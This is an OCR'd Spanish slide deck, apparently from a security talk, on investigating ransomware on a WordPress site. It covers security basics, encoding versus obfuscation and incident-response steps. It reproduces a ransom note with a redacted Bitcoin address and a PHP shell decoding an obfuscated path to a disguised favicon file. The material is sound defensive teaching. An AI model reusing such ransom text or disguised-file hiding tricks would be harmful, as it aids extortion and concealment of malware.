
By Nestor Angulo de Ugarte

A1909: El astuto caso del Ransomware en WordPress


SPOILER
ALERT

Una llamada misteriosa…



La escena del crimen

{ Onanimus7 R4nsomwar3 }

Your Website Is Encrypt3d

Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
Send Me $200 For Back Your Website

Bitcoin (BTC) Address : 1Hm[redacted]NQ

Password [Decrypt]

Contact Telegram : @[redacted]


~Tap Background to music~

¿Ransomware en WordPress?

CHALLENGE ACCEPTED!!

Caso N1909

Escuela de Detectives: Conceptos previos


DEALING WITH CYBER STRESS
INTERNET THING I WANT TO USE
MALWARE
NIGERIAN PRINCE SCAM.
INFORMATION STOLEN
A WEIRD ATTACHMENT
DODGY POP-UP
PHISHING
DATA BREACH
MALWARE
PRIVATE INFORMATION STOLEN
DODGY LINKS
STOLEN PASSWORD
MALWARE
PHISHING
WEIRD LINKS
MALWARE
DODGY POP-UP
STOLEN INFORMATION


PHISHING
BOTNET
SPAM
HACKER
MALWARE
DDOS
KEYLOGGER
VIRUS
SPYWARE


Hackers vs Ciberterroristas

Hacker

- **Persona curiosa** que le encanta ir más allá de los límites y convencionalismos.

Ciberterrorista

- **Hacker informático**, cuyo objetivo es enriquecerse en un entorno de suma 0.
- **El malo de la historia.**



Qué es la Seguridad de Información

Concepto CID (CIA)

- Confidencialidad
- Integridad
- Disponibilidad

Concepto FAD (DAD)

- Filtración
- Alteración
- Destrucción

Detectives: Analistas de Seguridad


¡No estamos solos!
La Policía y organizaciones


- Brigada Central de Investigación Tecnológica (B.C.I.T.)
- Europol European Cybercrime Centre (EC3)
- Interpol Cyber Fusion Centre (CFC)
- UN Counter-Terrorism Centre (UNCCT)
- MI6, FBI, etc.
- The European Cyber Security Organisation (ECSO)
- UK National Cyber Security Centre (NCSC)
- Cybersecurity & Infrastructure Security Agency (CISA)

Posibles objetivos en WordPress

Usuarios	Base de datos	Contenido
Infrastructura	Bot Net	Reputación

Cómo se infecta un sitio **WordPress**:





OWASP
Open Web Application Security Project

Codificación

vs

Ofuscación

vs

Encriptado

Codificación:

Traducción

Tablas típicas:
HTML-ASCII-HEX,
CharCode

Ofuscación:

Hacer difícil la lectura e interpretación de un código. No usa estándares

Técnicas habituales:
Base64, Gzinflate,
Codificación

Encriptado:

Protección mediante algoritmo de datos sensibles con el fin de proteger la confidencialidad. Requiere una clave

Ejemplos:
AES (WPA2,
SSL/TLS), RC4
(SSH)

Codificación

Codificación:

Traducción

Tablas típicas:
HTML-ASCII-HEX,

```
$ php -a
Interactive shell

php >
php > echo "\x2fh\x6fm\x65/x63_\x68t\x6dl\x2fh\x6fm\x652\x301\x36/\x76e\x6ed\x

/home/usuario/public_html/wp-content/themes/theme/assets/favicon_0ff481d1.icd

php >
```

vs

Encriptado

Encriptado:

Protección mediante algoritmo de datos sensibles con el fin de proteger la confidencialidad. Requiere una clave

Ejemplos:
AES (WPA2, SSL/TLS), RC4 (SSH),

Ransomware

Un **ransomware**, o 'secuestro de datos', es un tipo de programa dañino que restringe el acceso a determinadas partes o archivos del sistema infectado y pide un rescate a cambio de quitar esta restricción.

Wikipedia

Herramientas de Analista de Seguridad web

Medidas:

REACTIVAS

Cuando lo malo **ya ha ocurrido**

Mitigación de **daños**

RESPUESTA A INCIDENTES

PROACTIVAS

Antes de que pase nada malo

Mitigación de **riesgos**

ANÁLISIS Y MONITOREO

Medidas **Reactivas** (AKA Incident Response)

1) Escanea tu sitio, base de datos, server, etc.

Front-end: **sitecheck.sucuri.net**

Plugin de seguridad: WordFence, etc.

2) ACTUALIZA

TODO
Incluido el software del servidor

3) CEC: Chequea, Elimina y Cambia

Admins, plugins, temas, contraseñas …

- webpagetest.org

